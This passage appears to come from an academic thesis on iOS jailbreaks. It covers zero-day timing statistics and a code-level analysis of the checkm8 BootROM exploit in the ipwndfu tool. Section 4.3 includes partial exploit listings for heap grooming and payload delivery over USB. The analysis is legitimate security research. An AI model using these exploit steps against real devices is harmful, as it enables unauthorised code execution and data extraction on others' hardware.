In case an individual discovers the existence of a vulnerability and notifies the vendor or the vendor discovers the vulnerability by themselves, this discovery becoming public information usually relies on when and how the notified party decides to announce this discovery. For example Apple publishes security updates regarding the vulnerabilities and security issues they fixed which have been discovered either by their own personnel or external agents and have been shared with them. However not all individuals decide to notify the vendors or relevant authorities once they come in possession of knowledge of a vulnerability. For example, ill-intended hackers or some jailbreak developers might prefer not to disclose this information. Others might decide to report it for monetary or other reasons. In cases where discoverer prefers not to share, determination of the dates of discovery of the vulnerability becomes even harder. It is even sometimes possible that the same vulnerability can be discovered by two unrelated parties and it becomes impossible to know whichever one was the first and for how long either of these parties have been exploiting the vulnerability in their own ways.

In Table 5, we see the release dates of iOS versions that fix the corresponding vulnerabilities. Additionally, we also see the release date of jailbreaks which exploit these vulnerabilities. Based on this information, it is possible to make an observation as to which one of these vulnerabilities were zero-day vulnerabilities at the time of the release of the jailbreaking tools that employs them.

It should catch attention that CVE-2019-8900 does not have a fix date. The reason is explained more in detail in the next research question but basically, it is because CVE-2019-8900 is a vulnerability in the BootROM, which makes it unpatchable through software updates. We are conflicted as to whether it means a zero-day or not, but we decided not to count it as such, since it can be argued that it is not possible to put an unpatchable vulnerability on a zero-day to n-day scale. More so, by the time it was made available, the latest affected chipset was already discontinued. So the vulnerability was no more available in the latest version of these devices. For these reasons, we are excluding it from the list.

Another vulnerability that is taken out of consideration is CVE-2017-2370, since the exact release date of the jailbreaking tool that uses it is not available, only January 2017. Since the fix is also released the same month, we abstrain from making any conclusions and exclude it from the list also.

Of the remaining 26 vulnerabilities, 12 of them seem to be zero day vulnerabilities at the time they are released as a part of a jailbreaking tool. This is a far bigger percentage than we initially expected, since our theory was that majority, maybe all, of the vulnerabilities would be n-day vulnerabilities. Instead, the results seem to indicate a nearly equal distribution.

4.3 RQ3 - Jailbreak Implementation Code Analysis

To understand the practical usage of exploiting vulnerabilities and delivering payloads in order to achieve jailbreak, we performed a technical review of a jailbreaking tool. For this purpose we looked into the vulnerabilities that we have discovered in our research

CVE	Date Fixed	Oldest Exploiting JB Release Date	Zero Day
CVE-2015-6974	Oct 21, 2015 [App15a]	Oct 14, 2015 [thef]	Yes
CVE-2015-7037	Dec 8, 2015 [App15b]	Oct 14, 2015 [thef]	Yes
CVE-2015-7051	Dec 8, 2015 [App15b]	Oct 14, 2015 [thef]	Yes
CVE-2015-7055	Dec 8, 2015 [App15b]	Oct 14, 2015 [thef]	Yes
CVE-2015-7079	Dec 8, 2015 [App15b]	Oct 14, 2015 [thef]	Yes
CVE-2016-4654	Aug 4, 2016 [App16c]	Jul 28, 2016 [pan]	Yes
CVE-2016-4655	Aug 25, 2016 [App16d]	Jan 29, 2017 [thec]	No
CVE-2016-4656	Aug 25, 2016 [App16d]	Jan 29, 2017 [thec]	No
CVE-2016-4657	Aug 25, 2016 [App16d]	Dec 12, 2017 [thed]	No
CVE-2016-4669	Oct 24, 2016 [App16a]	Aug 7, 2017 [theg]	No
CVE-2016-7644	Dec 12, 2016 [App16b]	Jan 2017 [gita]	No
CVE-2017-2370	Jan 23, 2017 [App17a]	Jan 2017 [gita]	N/A
CVE-2017-13861	Dec 2, 2017 [App17b]	Dec 24, 2017 [theb]	No
CVE-2018-4233	May 29, 2018 [App18]	Sep 3, 2018 [theh]	No
CVE-2018-4241	May 29, 2018 [App18]	Jan 13, 2018 [thea]	Yes
CVE-2018-4243	May 29, 2018 [App18]	Jan 30, 2019 [thea]	No
CVE-2019-6225	Jan 22, 2019 [App19a]	Apr 19, 2019 [gitb]	No
CVE-2019-8794	Oct 28, 2019 [App19b]	July 22, 2019 [thei]	Yes
CVE-2019-8795	Oct 28, 2019 [App19b]	Dec 9, 2019 [thei]	No
CVE-2019-8605	Aug 26, 2019 [App19c]	Dec 9, 2019 [thei]	No
CVE-2019-8900	N/A	Sep 27, 2019 [axi19]	N/A
CVE-2020-27905	Nov 5, 2020 [App20d]	Nov 27, 2020 [thee]	No
CVE-2020-3836	Jan 28, 2020 [App20a]	Aug 18, 2019 [thei]	Yes
CVE-2020-3837	Jan 28, 2020 [App20a]	Aug 18, 2019 [thei]	Yes
CVE-2020-9859	Jun 1, 2020 [App20b]	May 23, 2020 [thei]	Yes
CVE-2020-9964	Sep 16, 2020 [App20c]	Nov 27, 2020 [thee]	No
CVE-2021-1782	Jan 26, 2021 [App21a]	Feb 28, 2021 [thei]	No
CVE-2021-30883	Jul 26, 2021 [App21b]	Feb 28, 2021 [FCE21]	Yes

Table 5. Release dates of iOS versions patching respective vulnerabilities and jailbreak tools which exploited these vulnerabilities the first.

and identified the ones which have open-source exploits with repositories. Of those vulnerabilities two of them stood out due being located in the BootROM. Since being in such a low level part of the operating system virtually renders those vulnerabilities unpatchable, we decided to perform our analysis on one of those, since there are always going to be devices out there which are vulnerable.

We started the research by doing some reading about the vulnerability itself and then we further extended our efforts into a jailbreaking tool which exploits this vulnerability

How long zero-days remained as such (in days)	7,7,9,14,22,55,55,55,55,136,148,163,163
Q1	14
Q3	55
Mode	136
Median	55
Average	68.38

Table 6. Q1, Q3, mode, median and average information of days until zero-day vulnerabilities were patched

to achieve jailbreak.

4.3.1 Vulnerability

The vulnerability that we decided to focus on is called **checkm8** (CVE-2019-8900). It was discovered by a hacker who does not prefer to share his real name, as is sometimes the custom in the hacking community, and rather uses the nickname **axi0mX**. He is a notorious figure in the iOS jailbreaking community who discovered multiple vulnerabilities in the operating system. He publicly announced the vulnerability on his Twitter account by sharing the link to the repository of the jailbreaking tool that he has created to demonstrate the application of the exploit [axi19]. This tool however, is not actually intended to be a full-fledged jailbreaking tool but rather is a tool to just display the exploiting process. It also could be used so that other developers could develop their own jailbreak implementations on top of this vulnerability.

What makes this vulnerability groundbreaking is the fact that it is unpatchable. Which means all the devices which are vulnerable at the time of its release are going to be vulnerable for their entire lifetime. The reason for this is explained in the upcoming paragraphs. But before we continue with checkm8, we are going to be talking about another vulnerability of very similar nature as checkm8 and was also discovered by axi0mX, named alloc8, to be able to put the progress of BootROM-level jailbreak-enabling vulnerabilities into a histological context.

alloc8

Discovered back in 2017, alloc8 is an interesting vulnerability because it targets an attack vector that is not particularly popular among jailbreaks: the Boot ROM, which is located in the processor, and is the container of the first code inside the device that starts running upon starting the device. Furthermore, it is written into the device in a read-only fashion [vul]. But what makes Boot ROM particularly special is due to being installed on a read-only chip, it is not possible to update its code once the device has been shipped to the customer. This means a vulnerability in the Boot ROM will forever be out there and can never be patched for that device. Furthermore, since the vulnerability is not in the operating system level, the devices can keep receiving iOS updates, and enjoy the improvements related to security, performance and functionality.

In the context of jailbreak-enabling vulnerabilities, being unpatchable is definitely a very good thing, however the actual utility of alloc8's discovery was rendered almost completely negligible due to the fact that it was limited to extremely outdated generations of iDevices. The latest device it affected was iPhone 3GS, which was 11 years old upon the discovery of the vulnerability. It remains interesting and exciting for many hobbyists and researchers interested in understanding older iPhone operating systems at lower levels. However, for the average iPhone jailbreaking enthusiast, who prefers focusing on recent device versions, it may not be as inspiring.

checkm8

Building upon the foundation laid by alloc8, another significant vulnerability surfaced in the Boot ROM, with even more profound implications for the world of jailbreaking. Dubbed checkm8, this vulnerability offers new avenues for exploration and exploitation within the iOS ecosystem. Similar to its predecessor, checkm8 is also a jailbreak-enabling vulnerability in the BootROM code. It can be argued however that axi0mX's new discovery is profoundly more interesting than its predecessor. Despite sharing some common defining characteristics like being another BootROM vulnerability like alloc8, the fact that checkm8 allows jailbreaking a far more broad range and far more recent versions of iPhone devices compared to alloc8 is quite outstanding. checkm8 is capable of jailbreaking iPhone devices from 4S all the way up to X [vul], and just like its predecessor, since it is a vulnerability in the read-only Boot ROM, it will never be patched by Apple and therefore it will forever be capable of jailbreaking any and all devices which left the factory with the vulnerable Boot ROM installed into them.

Technical information

checkm8 vulnerability in the BootROM code allows the attacker to gain control over the device during the boot process, before the operating system is loaded. This vulnerability is linked to a flaw in the USB setup process, specifically a use-after-free issue [262].

The USB Protocol has different types of data transfers. The one called *Control Transfer* is used to set up a connection between devices and start sending data between each other [usb]. This transfer consists of SETUP, DATA and STATUS stages. During the SETUP stage, a request with the fields **bmRequestType, bRequest, wValue, wIndex** and **wLength** is sent from the host, which in our case is the computer, and the target, which is the iDevice. This is followed by the data stage where one device starts sending data to the other one.

In the case of Apple BootROM, the device creates a temporary memory buffer and starts placing the incoming data into that buffer. A pointer to this buffer is then copied into a global variable. When data transaction is completed, this memory buffer's content is copied into a memory location. The DFU mode will exit and the *allocated memory buffer will be freed*. The loaded image will be parsed and booted, if everything goes as expected. However, if an error occurs in the parsing of transferred image, or during the booting, device will re-enter into DFU mode and the entire process will start again. The vulnerability here is that the global variables which are assigned previously still remain available in the global scope in this case. Which means the pointer which points to the previously freed memory still points to that memory location. It creates a use-after-free vulnerability.

Exploit

The exploit works by intentionally causing the initial control transfer to fail by skipping the data stage. This will cause the booting attempt to fail and have the device re-enter into DFU mode, which causes a new cycle to begin. The memory heap is deterministic, which means every single time the DFU module is initiated, the memory heap looks exactly the same and it will always allocate the same memory location for the buffer. In order to utilize the use-after-free, this determinism needs to be eliminated, because we want to be able to write our payload to the heap in a useful way, not over some random data. axiomX realized that when memory allocation is requested, the smallest "hole" in the heap that can be used for this request will be allocated. So what is needed is a combination of free and malloc commands to be executed, so heap is modified in a certain way and it will allocate a specific memory location upon next start of DFU mode. axiomX sends certain combinations of control transfer requests into the device in a way that violates the standard USB transfers. When a control transfer is sent, an associated entry is created on the heap which means a malloc operation being executed. However, if the USB host who sent the request does not acknowledge the device's attempt to respond, the process *stalls* and the allocated memory gets stuck in the heap without being freed. One can send multiple transfer requests. If the first one is stalled, the rest will start queuing up in the heap.

However, in order for this approach to work, the modifications in memory heap also has to persist across USB stack initializations. axiomX utilizes a state machine bug in USB to make sure the allocations done previously leaks into the next cycle [Tod]. The specifics of this bug is not understood. However it seems to be residing in the USB implementation in the BootROM which falls outside of the scope of our research. We only know that it includes knowledge about certain device-specific parameters, which are included in the config data in the code, which means that he probably has previous knowledge as to what the heap looks like at the time of starting the DFU module. Since we lack knowledge as to how he acquired this information, the exact details of how the heap is forced into this desired format falls outside of the scope of this thesis.

Under normal circumstances, the queued up requests would get cleaned from the memory one by one as they are processed. However when the USB stack gets reset, all of them are cleaned from the memory in one go [zhi]. The representation of these requests in the memory is a data structure that has a pointer to a callback function to be called when the data structure is being removed from the heap. By manipulating the memory heap, we can expect the memory location of one of these callback functions to be a location that we calculate in advance. This way we can overwrite this callback with another one that will execute our payload.

Ultimately, this exploit allows the attacker with physical access to the device to execute arbitrary code within the secure Boot ROM environment. Being a hardware-level vulnerability, it bypasses many of the protections that would normally be in place once the operating system is running. In the following sections, we will look into the details of the jailbreaking tool developed by axiomX that can be used to exploit the vulnerability.

4.3.2 Jailbreaking Tool

The hacker axi0mX, apart from discovering the alloc8 and checkm8 vulnerabilities which enable jailbreaking, has also developed an open source tool named **ipwndfu** that can be used to exploit the vulnerability and deliver the payload. As mentioned previously, vulnerabilities discovered by axi0mX are BootROM vulnerabilities. This means that they operate by allowing the attacker to execute code at the BootROM. Therefore, exploiting the vulnerability actually takes place before the operating system even starts to run. It is something that has not been seen in the jailbreaking environment in a very long time, since the limera1n vulnerability a decade ago [Ros19]. For the longest time achieving the jailbreak was done by exploiting the vulnerabilities once the operating system has completed the boot-up process, which can be done by installing some apps that exploit these vulnerabilities and deliver the payload, hence achieving jailbreak. This act of installing apps using alternative ways is called sideloading. But in the case of checkm8, the vulnerability is actually being exploited before the operating system ever starts and because of this reason it requires some additional steps, an external computer, a connection cable and actual physical access to the device that we want to jailbreak.

To understand the vulnerability, the exploiting process and the jailbreaking tools themselves, we have analyzed the repository of the tool [ipw]. In the following section, we will present our findings.

High-level overview

We start by presenting a high-level view of the interactions between modules within the codebase. Our intention was to create a visual representation of the logical structure of the modules within the tool by doing so. Our research further delves into the internals of the codebase and explores how different modules collaborate to achieve the overall objectives of the tool.



Figure 2. Import relationships between module

Figure 2 was created by keeping track of the *import* statements inside the code which are used to enable access to the logic encapsulated in a module from another piece of code. We note that built-in Python modules, such as *sys*, are excluded from this table since they are not directly related to the logic lying inside this codebase but rather they are a part of the Python programming language itself.

Modules in Python play a crucial role in structuring code and promoting code reuse by encapsulating logic into self-contained units. These units (modules), are essentially Python files that contain functions, classes and variables related to a specific aspect of the codebase.

One of the most crucial benefits of modules is to create a clear separation of concerns by encapsulating logic. This makes it simpler to comprehend and maintain the codebase. Modules hide the implementation details and provide a clean interface for the rest of the program to interact with. This concept of "programming to interface" boosts the modularity and makes the codebase easier to modify and extend.

This can be seen in the Figure 2 that tool does not provide support only for alloc8 and checkm8 vulnerabilities which were discovered by the developer of the tool itself but it also provides support for other known iOS vulnerabilities which can be used to achieve jailbreak. This is a perfect example of encapsulation of logic inside its own module. By separating the processes of preparing the device state, configuring the payload, gaining access and delivering the payload for each vulnerability into their own respective module, the tool maintains a very scalable structure. Changes in the logic of any of these vulnerabilities can be done without touching other modules at all. Similarly, by minimal changes in the module *ipwndfu*, it is possible to integrate support for more vulnerabilities as modules into the program.

It can be seen in Figure 2 that the module *ipwndfu* imports the most files while itself is not being imported by any other. The reason for that is because it is the location of the **main** function, the program's entry point. By importing all the other modules which encapsulate the vulnerability exploit logic, it acts as the decider as to what module should be employed.

Another important module is *dfu*. It provides the interface methods to interact with the iDevice when it is in the DFU (Device Firmware Update) mode. DFU mode is a specialized operational state present in iOS devices, such as iPhones, iPads, and iPod Touch. It enables the user to use a Mac device to install or update firmware in cases where the software of the device gets corrupted, for example, during a botched iOS update, or it can be used in other recovery situations. Since it is a part of the Boot ROM, it also cannot get replaced or updated after the device leaves the factory. In this case, it is used as the main attack vector. Since while in DFU mode the interaction with the device is done by sending commands and data over the USB, most dfu module methods are wrappers for methods exported from *usb* module, which is itself a third party library that implements low level methods for USB communication.

Modules and files

We analyze the code and make some observations in the modules and files. While doing this we maintain the chronological order in which the said modules and files are employed by the jailbreaking tool, in order to make it easier to follow and more intuitive.

ipwndfu

The main file in the program. Understanding the **ipwndfu** file is vital, as it serves as the central hub through which most of the other modules are imported and executed. It's the key file that the user activates in the shell, following the instructions in the **README.md** file. All the other modules within the program are called upon through the call stacks initiated in this file, making it unique in that it's the only file with which the user directly interacts.

```
#!/usr/bin/python
# ipwndfu: open-source jailbreaking tool for older iOS devices
# Author: axi0mX

import binascii, datetime, getopt, hashlib, struct, sys, time
import dfu, nor, utilities
import alloc8, checkm8, image3_24Kpwn, limera1n, SHAtter, steaks4uce,
    usbexec
from dfuexec import *
```

Listing 1. Imports and shebang; ipwndfu

As we see in Listing 1, the code commences with a traditional shebang statement, signaling to the shell that it should be executed using the ***python*** command. The imports that follow include some default Python utilities, along with the scripts that execute the actual exploits. Of these, there are three imports that particularly pique our interest, as they constitute key components of the code's functionality:

- **checkm8**, which is the module that encapsulates the logic for exploiting the vulnerability.
- **dfu**, which provides the python methods for interacting with the DFU interface.
- **dfuexec**, which includes the logic for the functionality that the jailbreaking tool is capable of once a jailbroken state has been acquired. Examples of this are getting a dump of the SecureROM, getting a dump off NOR flash memory or demoting the device.

```
if __name__ == '__main__':
    try:
        opts, args = getopt.getopt(sys.argv[1:], 'pxf:', advanced)
    except getopt.GetoptError:
        print 'ERROR: Invalid arguments provided.'
    for opt, arg in opts:
        if opt == '-p':
            device = dfu.acquire_device()
            serial_number = device.serial_number
            dfu.release_device(device)

            if 'CPID:8720' in serial_number:
                steaks4uce.exploit()
            elif 'CPID:8920' in serial_number:
                limera1n.exploit()
            elif 'CPID:8922' in serial_number:
                limera1n.exploit()
            elif 'CPID:8930' in serial_number:
                SHAtter.exploit()
            elif 'CPID:8947' in serial_number:
                checkm8.exploit()
            elif 'CPID:8950' in serial_number:
                checkm8.exploit()
            elif 'CPID:8955' in serial_number:
                checkm8.exploit()
            elif 'CPID:8960' in serial_number:
                checkm8.exploit()
            elif 'CPID:8002' in serial_number:
                checkm8.exploit()
            elif 'CPID:8004' in serial_number:
                checkm8.exploit()
            elif 'CPID:8010' in serial_number:
                checkm8.exploit()
            elif 'CPID:8011' in serial_number:
                checkm8.exploit()
            elif 'CPID:8015' in serial_number:
                checkm8.exploit()
            else:
                print 'Found:', serial_number
                print 'ERROR: This device is not supported.'
                sys.exit(1)
```

Listing 2. Main method for -p option; ipwndfu

Listing 2 marks the part of the script that **-p** option flag runs. It employs the DFU interface to access the iPhone that is connected to the Mac and reads the serial number of the device. Afterwards, the following if statements check whether the serial number contains a specific string which indicates the type of processor chip that the device has. Based on this information, the tool decides which vulnerability to employ to achieve jailbreak on the given device, or let the user know that it is incapable of doing so on that specific device.

As can be seen in the code, checkm8 is used with the CPID values of 8950, 8955, 8960, 8002, 8004, 8010, 8011 and 8015. They correspond to S5L8950 (A6), S5L8955 (A6X), S5L8960 (A7), T8002 (S1P, S2, and T1), T8004 (S3), T8010 (A10 Fusion), T8011 (A10X Fusion) and T8015 (A11 Bionic) chips, respectively.

When the conditional matches a checkm8 eligible device, **checkm8.exploit()** method is invoked. This method is imported from the **checkm8** module, which includes the implementation to deliver the payload and exploit the vulnerability.

```
def exploit():
  print '*** checkm8 exploit by axi0mX ***'

  device = dfu.acquire_device()
  start = time.time()
  print 'Found:', device.serial_number
  if 'PWND:[' in device.serial_number:
    print 'Device is already in pwned DFU Mode. Not executing exploit
      .'
    return
  payload, config = exploit_config(device.serial_number)
```

Listing 3. Getting payload config files in exploit() method in checkm8.py; checkm8.py

checkm8.py

The code starts by once again acquiring a connection to the device through DFU interface, as can be seen in Listing 3. It should also be noted that the DFU module here is a custom implementation made by axi0mX so in later parts of this thesis we are also going to be looking into that module to see what exactly is happening in the background but for the moment we continue with the checkm8 script itself.

Initially the script checks if the text *"PWND: ["* is present in the serial number of the device and if so, it prompts the user that the device is already in the *"pwned DFU"* state, causing an early return. Although we are yet to see any direct manipulations on the serial number property returned from the device, we can interpret that upon successful jailbreak, the tool modifies the serial number property of the device over the DFU. Despite the lack of actual utility of this act, it can be assumed it is done in order to demonstrate that code with elevated permissions is indeed being executed and jailbreak is achieved.

If this check fails, the method continues. We receive a payload that is configured specifically for the device at hand and a device configuration that includes information needed to deliver the payload. This is provided by **exploit_config** method. As can be seen in Listing 3, **exploit_config** takes the serial number of the device and makes a series of checks against a list of payload and device configurations that it receives from a method named **all_exploit_configs**. This is shown in Listing 4. This is a deterministic method without any parameters. That means that it always returns exactly the same value, which is a list of device and payload configurations. There is no dynamic generation or calculation of any sort regarding the preparation of the configuration objects. All of the configurations in the returned list are static and hard-coded by the developer. This means the information regarding this configuration is somehow acquired by axi0mX beforehand and has been included into the tool. The specifics of this information or how it has been acquired is not shared by him as of this date.

```
def all_exploit_configs():
  t8010_nop_gadget = 0x10000CC6C
  t8011_nop_gadget = 0x10000CD0C
  # ... other constant definitions go here
  return [
    DeviceConfig('iBoot-1458.2', 0x8947, 626, s5l8947x_overwrite,
        None, None),
    DeviceConfig('iBoot-3135.0.0.2.3', 0x8011, None, t8011_overwrite,
        6, 1),
    # ... other configurations go here
  ]
```

Listing 4. all_exploit_configs; checkm8.py

This is the first part where we start to deal with low-level code. Here it should be noted that since checkm8 vulnerability is making use of the weaknesses in the USB code in the BootROM, there is a considerable amount of employment of low-level USB commands. Since internals and comprehensive understanding of the USB protocol and its implementation in Python falls outside of the scope of this thesis we are not going to be dealing with the details of these methods. Instead, we are going to be reviewing how they are utilized and what purpose they serve throughout the exploitation process.

```
  if config.large_leak is not None:
    usb_req_stall(device)
    for i in range(config.large_leak):
      usb_req_leak(device)
    usb_req_no_leak(device)
  else:
    stall(device)
    for i in range(config.hole):
      no_leak(device)
    usb_req_leak(device)
    no_leak(device)
  dfu.usb_reset(device)
  dfu.release_device(device)
```

Listing 5. Heap Feng-Shui; checkm8.py

Listing 5 shows the process referred as the Heap Feng-Shui [Ess11]. This is the process where the device is put into a state in which the payload can be delivered. This is a good place to dive a little deeper into the technical aspects of the exploit.

Back to Listing 5, we can see several methods being invoked; **usb_req_stall, usb_req_no_leak, stall, no_leak** and **usb_req_leak**. Their definitions are as such:

```
def no_leak(device):
  try:
    device.ctrl_transfer(0x80, 6, 0x304, 0x40A, 0xC1, 1)
  except usb.core.USBError:
    pass

def usb_req_stall(device):
  try:
    device.ctrl_transfer(0x2, 3, 0x0,  0x80,  0x0, 10)
  except usb.core.USBError:
    pass

def usb_req_leak(device):
  try:
    device.ctrl_transfer(0x80, 6, 0x304, 0x40A, 0x40, 1)
  except usb.core.USBError:
    pass

def usb_req_no_leak(device):
  try:
    device.ctrl_transfer(0x80, 6, 0x304, 0x40A, 0x41, 1)
  except usb.core.USBError:
    pass
```

Listing 6. USB methods; checkm8.py

As you can see, essentially all of these methods are just wrapper methods that have some pre-configured parameters which are being passed to **ctrl_transfer** method. These methods send *control transfer* requests to iDevice's USB interface. Methods are also wrapped in a generic *try expect* block to prevent errors from stopping execution. Notice we did not include the definition of **stall** just yet, since it is different from others and more complex, but also serves a different purpose than others.

So what is actually being done in Listing 5 is the process mentioned in the exploit part above. Based on the device configuration, the tool starts issuing control transfer requests which essentially puts the device on a stall and then manipulates the heap and intentionally causes memory leaks to make the manipulations persist. By following these specific steps which are unique to all devices the tool supports, it makes sure the exact memory location to which we need to overwrite in order to get our payload executed is located at an offset that we know the global pointer now points to. This is called **heap feng shui**. Upon completion of this step, a usb_reset command is issued to restart the cycle.

```

  device = dfu.acquire_device()
```

```
device.serial_number
libusb1_async_ctrl_transfer(device, 0x21, 1, 0, 0, 'A' * 0x800,
    0.0001)
libusb1_no_error_ctrl_transfer(device, 0x21, 4, 0, 0, 0, 0)
dfu.release_device(device)

time.sleep(0.5)

device = dfu.acquire_device()
usb_req_stall(device)
if config.large_leak is not None:
  usb_req_leak(device)
else:
  for i in range(config.leak):
    usb_req_leak(device)
libusb1_no_error_ctrl_transfer(device, 0, 0, 0, 0, config.overwrite
    , 100)
for i in range(0, len(payload), 0x800):
  libusb1_no_error_ctrl_transfer(device, 0x21, 1, 0, 0, payload[i:i
      +0x800], 100)
dfu.usb_reset(device)
```

Listing 7. Payload delivery; checkm8.py

Afterwards, once the heap is prepared, the USB stack is initialized. It is done by sending a control transfer request with 0x21/1 request. 0x21 seems to be a vendor implemented request type, which BootROM delegates to DFU [dpk]. Type 1 means sending data, and type 4 signals completion of data transfer, the data in the allocated buffer can be attempted to be booted up and return to DFU if fails, albeit with the use-after-free pointer. In Listing 7 this is done by **libusb1_async_ctrl_transfer** and **libusb1_no_error_ctrl_transfer** methods. Former is invoked with 0x21/1. As data is sends the char value 'A', which has 1 byte size, 2048 times. As the name of method implies, this is done asynchronously, so the 0x21/4 request can be initiated right after, before the data transfer is successfully completed. This causes a restart of the DFU and start of a new cycle, effectively bringing the use-after-free into stage.

Afterwards, another stalling request is created and a variable number of requests are sent to queue them up. Then **libusb1_no_error_ctrl_transfer** call with *config.overwrite* is used to overwrite the data structure representation of a queued up transfer request. At this point, the callback is a malicious one, which will deliver the payload. The comprehensive list of overwrites for different chipsets can be found in the code in the repository.

Finally, actual payload start to be sent over. As mentioned before, 0x21/1 is used to send data packets. We see here that payload is being sent as chunks of 2048 bytes, which is being written into the temporary buffer.

Calling usb_reset triggers the callbacks to be invoked and the payload will be exe-


call checkm8.exploit()
Get device-specific configs
Issue ctrl_transfer commands to manipulate the memory heap
Issue usb_reset command to set the global variables and restart DFU
Overwrite the usb_request callback using the freed pointer
Send the payload with USB DATA packages, so it is written to the buffer.
Issue usb_reset to start the clean up process of queued USB request
Overwritten callback runs payload
Arbitrary code execution
Jailbreak

Figure 3. High-level overview of the flow of the exploit process

cuted.

dfu.py

As mentioned previously, **dfu.py** module is a module that consists of different methods which are being used throughout the codebase in order to communicate with and give commands to the iPhone which is in the DFU mode. Since communication with the device in the DFU mode happens over the USB commands, all methods in this module are basically wrappers using methods exported from **pyusb** library.

pyusb is the third-party library which is very popular and it is being used very frequently in most python projects which requires some level of communication with the device over the USB.

```
import sys, time
import usb # pyusb: use 'pip install pyusb' to install this module
import usb.backend.libusb1
import libusbfinder

MAX_PACKET_SIZE = 0x800

def acquire_device(timeout=5.0, match=None, fatal=True):
  backend = usb.backend.libusb1.get_backend(find_library=lambda x:
      libusbfinder.libusb1_path())
  #print 'Acquiring device handle.'
  # Keep retrying for up to timeout seconds if device is not found.
  start = time.time()
  once = False
  while not once or time.time() - start < timeout:
      once = True
      for device in usb.core.find(find_all=True, idVendor=0x5AC,
          idProduct=0x1227, backend=backend):
          if match is not None and match not in device.serial_number:
              continue
          return device
      time.sleep(0.001)
  if fatal:
      print 'ERROR: No Apple device in DFU Mode 0x1227 detected after
          %0.2f second timeout. Exiting.' % timeout
      sys.exit(1)
  return None
```

Listing 8. DFU methods; dfu.py

It can be said that the functions in this module are not particularly complex in nature because as mentioned, most of the lower level communication over the USB is happening through the functions, implementations of which are abstracted away in the third-party library. So despite being used throughout the entire code base - since the tool itself aims to exploit the vulnerabilities over the DFU module- we can say the contents of this module itself are not complex and can be understood fairly easily by cross referencing against the API documentation of pyusb library. We will focus on just one function to make this understanding easier.

In the Listing 8, the definition of the **acquire_device** method is given. This method is being invoked several times throughout the main module as well as the exploit modules such as *checkm8.py* and *alloc8.py*. This method returns a *device* object which actually acts as an interface through which we can command our issues to the iDevice. It makes a call to **usb.core.find**, which finds and returns all of the connected devices over the USB based on the parameters that is passed to it. It also employs some timeout logic using Python's native time library. The important values we see here are the parameters **vendorId** and **productId**, with values of **0x5AC** and **0x1227**, respectively. 0x5AC Is the vendor ID for Apple company, whereas 0x1227 is the product ID for mobile devices in the DFU mode [appe]. We can hence summarize what this function does as; of devices connected to the host computer's USB interface, it finds and returns a connection to an Apple mobile device in DFU mode.

dfuexec

This module is not related to exploiting any vulnerability or not even directly related to jailbreaking the device at all. Instead the contents of this module comprises of methods which are employed to support the implementations of certain features the jailbreaking tool itself offers on devices which have been jailbroken successfully by it. For example, it supports functionalities such as dumping the SecureROM by reading/writing memory.

SecureROM is the name of the BootROM from implementation that we have been talking about up until this point. Ability to get a dump of BootROM is actually quite a valuable future for security researchers and other people who want to be able to review and analyze it. If we refer back to the original *ipwndfu* module we see that using this functionality is very convenient and within minutes it is possible to get a dump of the SecureROM on the host device. Even this alone actually shows the impact of the checkm8 vulnerability as well as the utility of ipwndfu tool.

It’s also important to note that this script contains certain operations that could potentially "brick" a device, which is the common term for a device which is rendered unusable, if not used carefully, such as flashing NOR, which is a non-volatile memory and includes some configs for DFU to work properly. So in theory, messing around with NOR memory without proper understanding of what is being done, can lead to the device being bricked. So caution is strongly recommended for anyone who wants to experiment with this tool. It would be best to back-up all important data on the device that will be experimented on, or even use a separate test device, if possible.

5 Discussion

In this section we discuss the results of our research, with respect to every research question of this thesis.

5.1 Variety of Jailbreaks and Vulnerabilities

